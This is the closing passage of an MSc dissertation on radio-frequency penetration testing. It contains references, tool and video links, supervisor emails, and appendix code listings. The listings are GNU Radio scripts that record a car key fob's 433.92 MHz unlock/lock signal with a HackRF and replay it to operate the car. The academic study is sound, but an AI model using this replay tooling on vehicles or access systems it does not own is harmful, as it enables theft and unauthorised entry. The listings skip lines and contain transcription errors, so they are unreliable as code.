- [online]. 1–7. Available from: <https://ieeexplore.ieee.org/abstract/document/5589988> [Accessed 10 August 2022].
38. Radio Frequency Vulnerabilities White Paper. (2021) [online]. Available from: <https://cpb-eu-w2.wpmucdn.com/blogs.bristol.ac.uk/dist/6/635/files/2021/05/SWANWH2.pdf>.
39. Koscher, K., Czeskis, A., Roesner, F., Patel, S., Kohno, T., Checkoway, S., McCoy, D. and Kantor, B. (2010). Experimental Security Analysis of a Modern Automobile. 2010 IEEE Symposium on Security and Privacy. [online] doi:10.1109/sp.2010.34.
40. Radio Frequency (RF) Protocols Exploited by Remote Hackers – UHWO Cyber Security. (no date) [online]. Available from: <https://westoahu.hawaii.edu/cyber/uncategorized/radio-frequency-rf-protocols-exploited-by-remote-hackers/> [Accessed 10 August 2022].
41. Grassi, P.A., Garcia, M.E. and Fenton, J.L. (2017) Digital identity guidelines: revision 3. NIST Special Publication 800-63-3. [online]. Available from: <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-63-3.pdf>.
42. 'Site 2241: A Random Geek Page' (no date) www.site2241.net. [online]. Available from: <http://www.site2241.net/april2021.htm>.
43. Gandhiraj Rajendran, and Soman Kp, (2012) Plug-ins For Gnu Radio Companion. International Journal of Computer Applications [online]., pp. 11-16. [Accessed 16 August 2022].
44. Neely, M., Hamerstone, A. and Sanyk, C. (2012) Wireless Reconnaissance in Penetration Testing Google Books. [online]. Newnes. Available from: https://books.google.co.in/books?hl=en&lr=&id=AzZJNfSNAaEC&oi=fnd&pg=PR1&dq=Penetration+Testing+of+radio+frequency&ots=Tf4lr_D7BE&sig=kZzzpwI5N9TIF0KXuCBN-Omfrdg&redir_esc=y#v=onepage&q=Penetration%20Testing%20of%20radio%20frequency&f=false [Accessed 15 August 2022].

7.2 Appendices

Necessary information to access and assess the artefact

1) For the Hardware purchase

HackRF One - <https://greatscottgadgets.com/hackrf/one/>

2) For the software installation

Kali Linux OS - <https://www.kali.org/get-kali/>

Gqrx - <https://www.kali.org/tools/gqrx-sdr/>

GNU Radio Companion - <https://wiki.gnuradio.org/index.php/InstallingGR>

HackRF packages - <https://www.kali.org/tools/hackrf/>

3) Coding part of this project

This is a GitHub link and I have created the readme file which explains about the files existing in the repository.

<https://github.com/theThird-EYE/Radio-Frequency-Penetration-testing>

4) Video link for the proof of concept

Analyze car key signal - <https://youtu.be/4z1f8wl-rFI>

Capture car key unlock signal – <https://youtu.be/bnRqr7oi3no>

Capture car key lock signal – https://youtu.be/e_MG6P6sb3s

Car Key replay attack - <https://youtu.be/HVdokabWaaA>

Record of supervisor meetings. Schedule and notes

I have a regular attendance in the supervisor meetings and taken all the positive and negative feedbacks from my supervisor throughout the dissertation period.

Supervisor Feedback

LA

Lohith Adusumalli (Student)

To: Adam Gorine


Mon 8/8/2022 5:59 PM

I have discussed my dissertation topic which is Radio Frequency Penetration testing (automobile and other IOT devices). I have been covering my topic as such,

- Abstract
- Introduction
- Penetration testing
- What is Radio frequency penetration testing
- Attacks possible
- Attack I'm going to experiment on (Radio Frequency Replay attack)
- Devices used to perform attacks
- Hackrfone (device usage for my experiment)
- Software (used for my experiment)
- How does it work
- Code
- What can be achieved further
- Conclusion

It would be helpful if you could give me a feedback on this.

Supervisor Feedback

 Adam Gorine

To: Lohith Adusumalli (Student)

Mon 8/8/2022 7:03 PM

...

LA

Lohith Adusumalli (Student)

To: Adam Gorine

Mon 8/8/2022 9:05 PM

Hi Adam Gorine,

Thank you for the response. Just to remind you, I was the one who discussed about this topic previously with you and have practically showed you the replay attack I performed on my own vehicle (car). To lock and unlock the car doors using Radio frequency replay attack. I'm right now completing the theory part needed for the dissertation and I would be adding few more attacks performed on different IOT devices. Hope to hear from you soon.


Thankyou.
Kind regards,
Lohith.


Get [Outlook for iOS](#)

...

20047652

Supervisor Feedback

**Adam Gorine**
To: Lohith Adusumalli (Student)
Tue 8/9/2022 3:29 PM


 MSc Dissertation Final Submi...
45 KB

Hi Lohith,

Yes, I remember you.
Here is a document to help you structure your dissertation.
Let me know if you still need to see me, and I will arrange a meeting.

Cheers
Adam
Dr **Adam Gorine**

Supervisor Feedback


**Lohith Adusumalli (Student)**
To: Adam Gorine
Tue 8/9/2022 3:57 PM

Thank you for sharing the document. It was helpful.

Kind regards,
Lohith.

Get [Outlook for iOS](#)

...


**Lohith Adusumalli (Student)**
To: Adam Gorine
Wed 8/24/2022 9:25 AM

Hi **Adam** Gorine,

Hope you are doing well. I have been working on my dissertation and So far, it seems to be going well. I would like to update you regarding the modifications made in my work in which I was targeting only automobile but now I have been trying to generalise it with all other wireless communication devices like garage doors, id cards etc and build a methodology to perform the penetration testing on wireless communication devices using radio frequency. It would be helpful if I could connect with you when you are available. Hope to hear from you soon.

Thankyou.
Kind regards,

Supervisor Feedback

**Adam Gorine**
To: Lohith Adusumalli (Student)
Thu 9/1/2022 7:04 PM

Hi Lohith,



Thank you for your email.
Well done for your progress in your project.

I have some free time tomorrow Friday 2nd September in the afternoon. Do you want to meet face to face or online?

Kind regards
Adam
Dr **Adam Gorine**
Senior Lecturer in Cyber Security

20047652

Supervisor Feedback



 Lohith Adusumalli (Student) 
To: Adam Gorine

Hi Adam,
Thankyou for the response. Face to Face would be more preferable if you can make it possible.

Thankyou.
Kind regards,
Lohith

Get [Outlook for iOS](#)

...

 Adam Gorine 
To: Lohith Adusumalli (Student)

See you tomorrow at 14:00 in 2Q18.

Dr Adam Gorine
Senior Lecturer in Cyber Security

Other data or testing output, materials or analyses that are secondary to the main findings

The below mentioned screen shots are the code generated after compiling the GNU radio companion block-based code. Since the code of capturing locked and unlocked are almost similar I'll be including the locked python file and the replay attack python file. All other files have been uploaded with the report and also mentioned the access for those files in the above mentioned GitHub repository.

```

car_key_lock.py X
C: > Users > lohit > OneDrive > Desktop > Radio Frequency attacks > car_key_lock.py
1  #!/usr/bin/env python3
2  #- coding: utf-8 -*-
3
4  #
5  # SPDX-License-Identifier: GPL-3.0
6  #
7  # GNU Radio Python Flow Graph
8  # Title: Not titled yet
9  # Author: loki
10 # GNU Radio version: 3.10.2.0
11
12 from packaging.version import Version as StrictVersion
13
14 if __name__ == '__main__':
15     import ctypes
16     import sys
17     if sys.platform.startswith('linux'):
18         try:
19             x11 = ctypes.cdll.LoadLibrary('libx11.so')
20             x11.XInitThreads()
21         except:
22             print("Warning: failed to XInitThreads()")
23
24 from PyQt5 import Qt
25 from gnuradio import qtgui
26 from gnuradio.filter import firdes
27 import sip
28 from gnuradio import blocks
29 from gnuradio import gr
30 from gnuradio.fft import window
31 import sys
32 import signal
33 from argparse import ArgumentParser
34 from gnuradio.eng_arg import eng_float, intx
35 from gnuradio import eng_notation
36 from gnuradio import soapy

```

```

car_key_lock.py X
C: > Users > lohit > OneDrive > Desktop > Radio Frequency attacks > car_key_lock.py
37
38 from gnuradio import qtgui
39
40 class car_key_frequency(gr.top_block, Qt.QWidget):
41
42     def __init__(self):
43         gr.top_block.__init__(self, "Not titled yet", catch_exceptions=True)
44         Qt.QWidget.__init__(self)
45         self.setWindowTitle("Not titled yet")
46         qtgui.util.check_set_qss()
47         try:
48             self.setWindowIcon(Qt.QIcon.fromTheme('gnuradio-grc'))
49         except:
50             pass
51         self.top_scroll_layout = Qt.QVBoxLayout()
52         self.setLayout(self.top_scroll_layout)
53         self.top_scroll = Qt.QScrollArea()
54         self.top_scroll.setFrameStyle(Qt.QFrame.NoFrame)
55         self.top_scroll_layout.addWidget(self.top_scroll)
56         self.top_scroll.setWidgetResizable(True)
57         self.top_widget = Qt.QWidget()
58         self.top_scroll.setWidget(self.top_widget)
59         self.top_layout = Qt.QVBoxLayout(self.top_widget)
60         self.top_grid_layout = Qt.QGridLayout()
61         self.top_layout.addLayout(self.top_grid_layout)
62
63         self.settings = Qt.QSettings("GNU Radio", "car_key_frequency")
64
65         try:
66             if StrictVersion(Qt.QVersion()) < StrictVersion("5.0.0"):
67                 self.restoreGeometry(self.settings.value("geometry").toByteArray())
68             else:
69                 self.restoreGeometry(self.settings.value("geometry"))
70         except:
71             pass
72
73
74

```

```

car_key_lock.py
C: > Users > Iohit > OneDrive > Desktop > Radio Frequency attacks > car_key_lock.py

73     pass
74
75     #####
76     # Variables
77     #####
78     self.samp_rate = samp_rate = 2e6
79     self.freq = freq = 433.92e6
80
81     #####
82     # Blocks
83     #####
84     self.soapy_hackrf_source_0 = None
85     dev = 'driver=hackrf'
86     stream_args = ''
87     tune_args = []
88     settings = []
89
90     self.soapy_hackrf_source_0 = soapy.source(dev, "fc32", 1, '',
91     |         |         |         |         | stream_args, tune_args, settings)
92     self.soapy_hackrf_source_0.set_sample_rate(0, samp_rate)
93     self.soapy_hackrf_source_0.set_bandwidth(0, 0)
94     self.soapy_hackrf_source_0.set_frequency(0, freq)
95     self.soapy_hackrf_source_0.set_gain(0, 'AMP', False)
96     self.soapy_hackrf_source_0.set_gain(0, 'LNA', min(max(16, 0.0), 40.0))
97     self.soapy_hackrf_source_0.set_gain(0, 'VGA', min(max(16, 0.0), 62.0))
98     self.qtgui_sink_x_0 = qtgui.sink_c(
99     |         1024, #fftsize
100     |         window.WIN_KAISER, #wintype
101     |         freq, #fc
102     |         samp_rate, #bw
103     |         "", #name
104     |         True, #plotfreq
105     |         True, #plotwaterfall
106     |         True, #plottime
107     |         True, #plotconst
108     |         None # parent

```

```

car_key_lock.py
C: > Users > Iohit > OneDrive > Desktop > Radio Frequency attacks > car_key_lock.py

117     self.blocks_file_sink_0.set_unbuffered(False)
118
119
120     #####
121     # Connections
122     #####
123     self.connect((self.soapy_hackrf_source_0, 0), (self.blocks_file_sink_0, 0))
124     self.connect((self.soapy_hackrf_source_0, 0), (self.qtgui_sink_x_0, 0))
125
126
127     def closeEvent(self, event):
128         self.settings = Qt.QSettings("GNU Radio", "car_key_frequency")
129         self.settings.setValue("geometry", self.saveGeometry())
130         self.stop()
131         self.wait()
132
133         event.accept()
134
135     def get_samp_rate(self):
136         return self.samp_rate
137
138     def set_samp_rate(self, samp_rate):
139         self.samp_rate = samp_rate
140         self.qtgui_sink_x_0.set_frequency_range(self.freq, self.samp_rate)
141         self.soapy_hackrf_source_0.set_sample_rate(0, self.samp_rate)
142
143     def get_freq(self):
144         return self.freq
145
146     def set_freq(self, freq):
147         self.freq = freq
148         self.qtgui_sink_x_0.set_frequency_range(self.freq, self.samp_rate)
149         self.soapy_hackrf_source_0.set_frequency(0, self.freq)
150
151

```


20047652

```
car_key_lock.py
C:\Users\lohit> OneDrive\ Desktop\ Radio Frequency attacks > car_key_lock.py
151
152
153
154 def main(top_block_cls=car_key_frequency, options=None):
155
156     if StrictVersion("4.5.0") <= StrictVersion(Qt.qVersion()) < StrictVersion("5.0.0"):
157         style = gr.prefs().get_string('qtgui', 'style', 'raster')
158         Qt.QApplication.setGraphicsSystem(style)
159     qapp = Qt.QApplication(sys.argv)
160
161     tb = top_block_cls()
162
163     tb.start()
164
165     tb.show()
166
167     def sig_handler(sig=None, frame=None):
168         tb.stop()
169         tb.wait()
170
171         Qt.QApplication.quit()
172
173     signal.signal(signal.SIGINT, sig_handler)
174     signal.signal(signal.SIGTERM, sig_handler)
175
176     timer = Qt.QTimer()
177     timer.start(500)
178     timer.timeout.connect(lambda: None)
179
180     qapp.exec_()
181
182 if __name__ == '__main__':
183     main()
184
```

```
car_key_lock.py key_replay_code.py X
C:\Users\lohit> OneDrive\ Desktop\ Radio Frequency attacks > key_replay_code.py
1 | /usr/bin/env python3
2 # -*- coding: utf-8 -*-
3
4 #
5 # SPDX-License-Identifier: GPL-3.0
6 #
7 # GNU Radio Python Flow Graph
8 # Title: Not titled yet
9 # Author: loki
10 # GNU Radio version: 3.10.2.0
11
12 from packaging.version import Version as StrictVersion
13
14 if __name__ == '__main__':
15     import ctypes
16     import sys
17     if sys.platform.startswith('linux'):
18         try:
19             x11 = ctypes.cdll.LoadLibrary('libX11.so')
20             x11.XInitThreads()
21         except:
22             print("Warning: failed to XInitThreads()")
23
24     from PyQt5 import Qt
25     from gnuradio import qtgui
26     from gnuradio.filter import firdes
27     import sip
28     from gnuradio import blocks
29     import pmt
30     from gnuradio import gr
31     from gnuradio.fft import window
32     import sys
33     import signal
34     from argparse import ArgumentParser
35     from gnuradio.eng_arg import eng_float, intx
36     from gnuradio import eng_notation
```

20047652

```
car_key_lock.py • key_replay_code.py X
C:\Users\lohit> OneDrive\ Desktop\ Radio Frequency attacks\ key_replay_code.py
42
43 class key_replay_code(gr.top_block, Qt.QWidget):
44
45     def __init__(self):
46         gr.top_block.__init__(self, "Not titled yet", catch_exceptions=True)
47         Qt.QWidget.__init__(self)
48         self.setWindowTitle("Not titled yet")
49         QtGui.UTIL.check_set_qss()
50         try:
51             self.setWindowIcon(Qt.QIcon.fromTheme('gnuradio-grc'))
52         except:
53             pass
54         self.top_scroll_layout = Qt.QVBoxLayout()
55         self.setLayout(self.top_scroll_layout)
56         self.top_scroll = Qt.QScrollArea()
57         self.top_scroll.setFrameStyle(Qt.QFrame.NoFrame)
58         self.top_scroll_layout.addWidget(self.top_scroll)
59         self.top_scroll.setWidgetResizable(True)
60         self.top_widget = Qt.QWidget()
61         self.top_scroll.setWidget(self.top_widget)
62         self.top_layout = Qt.QVBoxLayout(self.top_widget)
63         self.top_grid_layout = Qt.QGridLayout()
64         self.top_layout.addLayout(self.top_grid_layout)
65
66         self.settings = Qt.QSettings("GNU Radio", "key_replay_code")
67
68         try:
69             if StrictVersion(Qt.QVersion()) < StrictVersion("5.0.0"):
70                 self.restoreGeometry(self.settings.value("geometry").toByteArray())
71             else:
72                 self.restoreGeometry(self.settings.value("geometry"))
73         except:
74             pass
75
76         #####
77         # Variables
78         #####
```

```
car_key_lock.py • key_replay_code.py X
C:\Users\lohit> OneDrive\ Desktop\ Radio Frequency attacks\ key_replay_code.py
76 #####
77 # Variables
78 #####
79 self.samp_rate = samp_rate = 2e6
80
81 #####
82 # Blocks
83 #####
84 self.soapy_hackrf_sink_0 = None
85 dev = 'driver=hackrf'
86 stream_args = ''
87 tune_args = ['']
88 settings = ['']
89
90 self.soapy_hackrf_sink_0 = soapy.sink(dev, "fc32", 1, '',
91                                     stream_args, tune_args, settings)
92 self.soapy_hackrf_sink_0.set_sample_rate(0, samp_rate)
93 self.soapy_hackrf_sink_0.set_bandwidth(0, 0)
94 self.soapy_hackrf_sink_0.set_frequency(0, 433.92e6)
95 self.soapy_hackrf_sink_0.set_gain(0, 'AMP', False)
96 self.soapy_hackrf_sink_0.set_gain(0, 'VGA', min(max(16, 0.0), 47.0))
97 self.qtgui_sink_x_0 = qtgui.sink_c(
98     1024, #fftsz
99     window.WIN_BLACKMAN_HARRIS, #wintype
100     433.99e6, #fc
101     samp_rate, #bw
102     "", #name
103     True, #plotfreq
104     True, #plotwaterfall
105     True, #plottime
106     True, #plotconst
107     None # parent
108 )
109 self.qtgui_sink_x_0.set_update_time(1.0/10)
110 self._qtgui_sink_x_0_win = sip.wrapinstance(self.qtgui_sink_x_0.qwidget(), Qt.QWidget)
111
```

```

C:\Users> lohit > OneDrive > Desktop > Radio Frequency attacks > key_replay_code.py
124 self.connect((self.blocks_file_source_0, 0), (self.blocks_multiply_const_vxx_0, 0))
125 self.connect((self.blocks_multiply_const_vxx_0, 0), (self.blocks_throttle_0, 0))
126 self.connect((self.blocks_multiply_const_vxx_0, 0), (self.soapy_hackrf_sink_0, 0))
127 self.connect((self.blocks_throttle_0, 0), (self.qtgui_sink_x_0, 0))
128
129
130 def closeEvent(self, event):
131     self.settings = Qt.QSettings("GNU Radio", "key_replay_code")
132     self.settings.setValue("geometry", self.saveGeometry())
133     self.stop()
134     self.wait()
135
136     event.accept()
137
138 def get_samp_rate(self):
139     return self.samp_rate
140
141 def set_samp_rate(self, samp_rate):
142     self.samp_rate = samp_rate
143     self.blocks_throttle_0.set_sample_rate(self.samp_rate)
144     self.qtgui_sink_x_0.set_frequency_range(433.99e6, self.samp_rate)
145     self.soapy_hackrf_sink_0.set_sample_rate(0, self.samp_rate)
146
147
148
149
150 def main(top_block_cls=key_replay_code, options=None):
151
152     if StrictVersion("4.5.0") <= StrictVersion(Qt.qVersion()) < StrictVersion("5.0.0"):
153         style = gr.prefs().get_string('qtgui', 'style', 'raster')
154         Qt.QApplication.setGraphicsSystem(style)
155     qapp = Qt.QApplication(sys.argv)
156
157     tb = top_block_cls()
158
159     tb.start()

```

```

C:\Users> lohit > OneDrive > Desktop > Radio Frequency attacks > key_replay_code.py
148
149
150 def main(top_block_cls=key_replay_code, options=None):
151
152     if StrictVersion("4.5.0") <= StrictVersion(Qt.qVersion()) < StrictVersion("5.0.0"):
153         style = gr.prefs().get_string('qtgui', 'style', 'raster')
154         Qt.QApplication.setGraphicsSystem(style)
155     qapp = Qt.QApplication(sys.argv)
156
157     tb = top_block_cls()
158
159     tb.start()
160
161     tb.show()
162
163     def sig_handler(sig=None, frame=None):
164         tb.stop()
165         tb.wait()
166
167         Qt.QApplication.quit()
168
169     signal.signal(signal.SIGINT, sig_handler)
170     signal.signal(signal.SIGTERM, sig_handler)
171
172     timer = Qt.QTimer()
173     timer.start(500)
174     timer.timeout.connect(lambda: None)
175
176     qapp.exec_()
177
178 if __name__ == '__main__':
179     main()
180

```